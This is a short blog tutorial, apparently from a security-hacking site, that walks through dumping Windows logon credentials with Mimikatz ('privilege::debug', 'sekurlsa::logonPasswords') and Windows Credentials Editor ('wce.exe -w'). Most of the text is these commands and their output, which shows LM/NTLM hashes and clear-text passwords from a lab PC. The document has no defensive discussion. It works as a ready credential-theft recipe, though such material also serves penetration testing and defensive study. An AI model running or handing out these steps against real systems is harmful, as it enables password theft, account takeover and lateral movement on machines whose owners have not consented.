


Hack Windows Password in Clear Text using Mimikatz and Windows Credentials Editor

December 10, 2015 By Raj Chandel


Mimikatz

mimikatz is a tool to check Windows security. It's now well known to extract plaintext passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

First Download mimikatz windows version from **here**. And right click on it & Run it as Administrator.




It will open mimikatz windows.



Type the following command to **check privilege**

privilege::debug



Now type the following command to get users passwords in text mode.

sekurlsa::logonPasswords

```
mimikatz 1.0 x64 (RC)

mimikatz # sekurlsa::logonPasswords

Authentication Id      : 0;2640863
Package d'authentification : NTLM
Utilisateur principal  : ignite
Domaine d'authentification : ignite-PC
msv1_0 : lm< b12e0868c2879182aad3b435b51404ee >, ntlm< 996457525a424b2b804d0dc409fd56ea >
kerberos : raj
ssp :
wdigest : raj
tspkg : raj

Authentication Id      : 0;114990
Package d'authentification : NTLM
Utilisateur principal  : ignite
Domaine d'authentification : ignite-PC
msv1_0 : lm< ccf9155e3e7db453aad3b435b51404ee >, ntlm< 3dbde697d71690a769204beb12283678 >
kerberos : 123
ssp :
wdigest : 123
tspkg : 123

Authentication Id      : 0;997
Package d'authentification : Negotiate
Utilisateur principal  : LOCAL SERVICE
Domaine d'authentification : NT AUTHORITY
msv1_0 : n.s. <Credentials KO>
kerberos :
ssp :
wdigest :
tspkg : n.t. <LUID KO>

Authentication Id      : 0;996
Package d'authentification : Negotiate
Utilisateur principal  : IGNITE-PC$
Domaine d'authentification : WORKGROUP
msv1_0 : n.s. <Credentials KO>
kerberos :
ssp :
wdigest :
tspkg : n.t. <LUID KO>

Authentication Id      : 0;32516
Package d'authentification : NTLM
Utilisateur principal  :
Domaine d'authentification :
msv1_0 : n.s. <Credentials KO>
kerberos : n.t. <LUID KO>
ssp :
wdigest : n.t. <LUID KO>
tspkg : n.t. <LUID KO>


Authentication Id      : 0;999
Package d'authentification : NTLM
Utilisateur principal  : IGNITE-PC$
Domaine d'authentification : WORKGROUP
msv1_0 : n.s. <Credentials KO>
kerberos :
ssp :
wdigest :
tspkg : n.t. <LUID KO>
```

Windows Credentials Editor

Windows Credentials Editor (WCE) is a security tool that allows to list Windows logon sessions and add, change, list and delete associated credentials (e.g.: LM/NT hashes, Kerberos tickets and clear text passwords).

First Download WCE from [here](#).

Go to WCE directory & execute the following command as Administrator. And run the following command **wce.exe -w** It will show the password in plaintext.



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\ignite\Desktop
C:\Users\ignite\Desktop>cd wce
C:\Users\ignite\Desktop\wce>wce.exe -w
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

ignite\ignite-PC:1234
C:\Users\ignite\Desktop\wce>
```

The screenshot shows a Windows command prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The window displays the following text: "Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation. All rights reserved." followed by the command sequence: "C:\Windows\system32>cd C:\Users\ignite\Desktop", "C:\Users\ignite\Desktop>cd wce", and "C:\Users\ignite\Desktop\wce>wce.exe -w". The output of the command is "WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com) Use -h for help." followed by a blank line and then "ignite\ignite-PC:1234". The command prompt then shows "C:\Users\ignite\Desktop\wce>". A large red watermark "www.hackingarticles.in" is overlaid on the image.